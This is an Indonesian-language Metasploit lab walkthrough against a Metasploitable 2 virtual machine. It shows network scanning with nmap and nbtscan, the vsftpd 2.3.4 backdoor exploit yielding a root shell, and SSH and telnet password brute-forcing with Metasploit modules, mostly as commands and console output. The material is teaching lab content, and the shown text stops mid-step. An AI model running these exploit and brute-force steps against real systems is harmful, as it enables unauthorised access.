
METASPLOIT LAB

System requirement:
-Kali Linux 2022.4 (metasploit v6.2.26-dev)
-OPNsense 23.1-amd64
-Metasploitable 2.6.24-16-server
Link sourceforge: https://sourceforge.net/projects/metasploitable/
Link vulnhub: https://www.vulnhub.com/entry/metasploitable-2,29/
Documentation: https://docs.rapid7.com/metasploit/metasploitable-2/

Arsitektur sistem:



-konfigurasi routing pada kali linux

```
┌──(root㉿kali)-[/home/kali]
└─# ip route add 192.168.1.0/24 via 192.168.100.7
```

1. Menemukan IP Address Target
-menemukan IP Address target dengan nmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 22:22 EDT
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Nmap scan report for 192.168.1.2
Host is up (0.017s latency).
Nmap scan report for 192.168.1.114
Host is up (0.028s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.10 seconds
```

-menemukan IP Address target dengan nbtscan


```
┌──(root㉿kali)-[/home/kali]
└─# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.1.114    METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```

2. Scanning port


Scan seluruh port dengan perintah `nmap -sV -p- -O IP target`

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p- -O 192.168.1.114
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 22:57 EDT
Nmap scan report for 192.168.1.114
Host is up (0.012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
```

3. Exploit Port 21 (FTP)
-buka msfconsole diterminal



-cari exploit vsftpd 2.3.4 dengan perintah `search vsftpd 2.3.4`. Dari hasil pencarian hanya ada satu exploit yaitu `exploit/unix/ftp/vsftpd_234_backdoor`



-gunakan exploit vsftpd 2.3.4 dengan perintah `use nama_modul`

-tampilkan parameter payload dengan perintah show options. Disini hanya terdapat 2 parameter yaitu `RHOSTS` dan `RPORT` yang secara default terisi 21

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid
                                      7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.114
RHOSTS ⇒ 192.168.1.114
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

-jalankan payload dengan perintah `exploit`

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.114:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.114:21 - USER: 331 Please specify the password.
[+] 192.168.1.114:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.114:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:34399 → 192.168.1.114:6200) at 2023-0
3-25 23:49:08 -0400

```

-setelah payload berhasil dijalankan di dapat akses root

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.114:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.114:21 - USER: 331 Please specify the password.
[+] 192.168.1.114:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.114:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:34399 → 192.168.1.114:6200) at 2023-0
3-25 23:49:08 -0400

whoami
root
```

4. Exploit Port 22 (SSH)

-buat file dengan nano yang berisi daftar user sebagai uji coba seperti berikut ini

```
┌──(root㉿kali)-[/home/kali]
└─# nano user-metasploitable2.txt
```

```
  GNU nano 6.4                    user-metasploitable2.txt *
root
admin
msfadmin
administrator
guest
user
test

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

-buat file dengan nano yang berisi daftar password sebagai uji coba seperti berikut ini

```
┌──(root㉿kali)-[/home/kali]
└─# nano password-metasploitable2.txt
```

```
  GNU nano 6.4                  password-metasploitable2.txt *
qwerty
1234
admin
12345
msfadmin
123123
12345678

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

-buka msfconsole di terminal

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

                  _________.
              .' #######   ;."
  .___,.    ;@             @@`;   .___,..
." @@@@@'.,'@@           @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@        @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."     \|--- \_____________/
                  '(.,....."/


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]
```

-cari payload SSH dengan perintah `search ssh`

```
msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date
  Rank       Check  Description
   -   ----                                                  ---------------
   0   exploit/linux/http/alienvault_exec                    2017-01-31
  excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09
  normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login
  normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02
  excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02
  great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03
  excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code E
xecution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01
```

-untuk melakukan brute force SSH login kita hanya menggunakan payload sshlogin

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

-tampilkan parameter payload sshlogin dengan perintah `show options`

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored i
                                                n the current database
   DB_ALL_PASS       false            no        Add all passwords in the current datab
                                                ase to the list
   DB_ALL_USERS      false            no        Add all users in the current database
                                                to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in th
                                                e current database (Accepted: none, us
                                                er, user&realm)
   PASSWORD                           no        A specific password to authenticate wi
                                                th
   PASS_FILE                          no        File containing passwords, one per lin
                                                e
   RHOSTS                             yes       The target host(s), see https://github
                                                .com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works
                                                for a host
   THREADS           1                yes       The number of concurrent threads (max
```

-lakukan pengisian tiap parameter yang diperlukan dengan perintah `set nama_parameter nilai`

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.1.114
RHOST ⇒ 192.168.1.114
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/user-metasploitable2.tx
t
USER_FILE ⇒ /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password-metasploitable
2.txt
PASS_FILE ⇒ /home/kali/password-metasploitable2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) >
```

-setelah pengisian parameter selesai jalankan proses brute force dengan perintah `run`. Disini kita berhasil login ke SSH dengan username msfadmin password msfadmin yang berada di session 1

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.114:22 - Starting bruteforce
[-] 192.168.1.114:22 - Failed: 'root:qwerty'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.114:22 - Failed: 'root:1234'
[-] 192.168.1.114:22 - Failed: 'root:admin'
[-] 192.168.1.114:22 - Failed: 'root:12345'
[-] 192.168.1.114:22 - Failed: 'root:msfadmin'
[-] 192.168.1.114:22 - Failed: 'root:123123'
[-] 192.168.1.114:22 - Failed: 'root:12345678'
[-] 192.168.1.114:22 - Failed: 'admin:qwerty'
[-] 192.168.1.114:22 - Failed: 'admin:1234'
[-] 192.168.1.114:22 - Failed: 'admin:admin'
[-] 192.168.1.114:22 - Failed: 'admin:12345'
[-] 192.168.1.114:22 - Failed: 'admin:msfadmin'
[-] 192.168.1.114:22 - Failed: 'admin:123123'
[-] 192.168.1.114:22 - Failed: 'admin:12345678'
[-] 192.168.1.114:22 - Failed: 'msfadmin:qwerty'
[-] 192.168.1.114:22 - Failed: 'msfadmin:1234'
[-] 192.168.1.114:22 - Failed: 'msfadmin:admin'
[-] 192.168.1.114:22 - Failed: 'msfadmin:12345'
[+] 192.168.1.114:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmi
n) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev
),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.100.5:38133 → 192.168.1.114:22) at 2023-03-26 03:02:2
6 -0400
```


-masuk ke session 1 dengan perintah `sessions -i 1`

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

```

-disini kita berhasil masuk sebagai user msfadmin

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

5. Exploit Port 23 (Telnet)
-buka msfconsole di terminal



-cari payload telnet dengan perintah `search telnet`

```
msf6 > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date
e  Rank       Check  Description
   -   ----                                                  ---------------
-  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04
   excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22
   excellent  No     AsusWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet
   normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login
   normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11
   average    Yes    CCProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17
   normal     No     Cisco IOS Telnet Denial of Service
```

-untuk melakukan brute force pada telnet kita gunakan payload `auxiliary/scanner/telnet/telnet_login` yang ada di nomor 34 dari hasil pencarian. Untuk menggunakan payload tersebut gunakan perintah `use 34`

```
  34  auxiliary/scanner/telnet/telnet_login
  normal     No     Telnet Login Check Scanner
```

```
msf6 > use 34
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

-tampilkan parameter payload dengan perintah `show options`

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored i
                                                n the current database
   DB_ALL_PASS       false            no        Add all passwords in the current datab
                                                ase to the list
   DB_ALL_USERS      false            no        Add all users in the current database
                                                to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in th
                                                e current database (Accepted: none, us
                                                er, user&realm)
   PASSWORD                           no        A specific password to authenticate wi
                                                th
   PASS_FILE                          no        File containing passwords, one per lin
                                                e
   RHOSTS                             yes       The target host(s), see https://github
                                                .com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works
                                                for a host
   THREADS           1                yes       The number of concurrent threads (max
```

-lakukan pengisian masing-masing parameter dengan perintah set nama_parameter nilai. Disini kita akan gunakan file daftar username dan password yang telah dibuat dilangkah nomor 4

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.114
RHOSTS ⇒ 192.168.1.114
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/user-metasploitab
le2.txt
USER_FILE ⇒ /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/password-metasplo
itable2.txt
PASS_FILE ⇒ /home/kali/password-metasploitable2.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

-jalankan proses brute force dengan perintah `run`. Disini kita berhasil login ke telnet dengan username msfadmin dan password msfadmin yang berada di session 1

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.114:23      - No active DB -- Credential data will not be saved!
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:123123 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: root:12345678 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect:
)
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.1.114:23      - 192.168.1.114:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.1.114:23      - 192.168.1.114:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.114:23      - Attempting to start session 192.168.1.114:23 with msfadmin:ms
fadmin
[*] Command shell session 1 opened (192.168.100.5:40957 → 192.168.1.114:23) at 2023-03-2
7 02:31:24 -0400
```


-masuk ke session 1 dengan perintah `sessions -i 1`

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
msfadmin@metasploitable:~$
-----


msfadmin@metasploitable:~$
```

–kita juga bisa login via terminal dengan perintah `telnet IP_address port` kemudian masukkan username dan password yang sudah berhasil didapatkan

```
┌──(kali㉿kali)-[~]
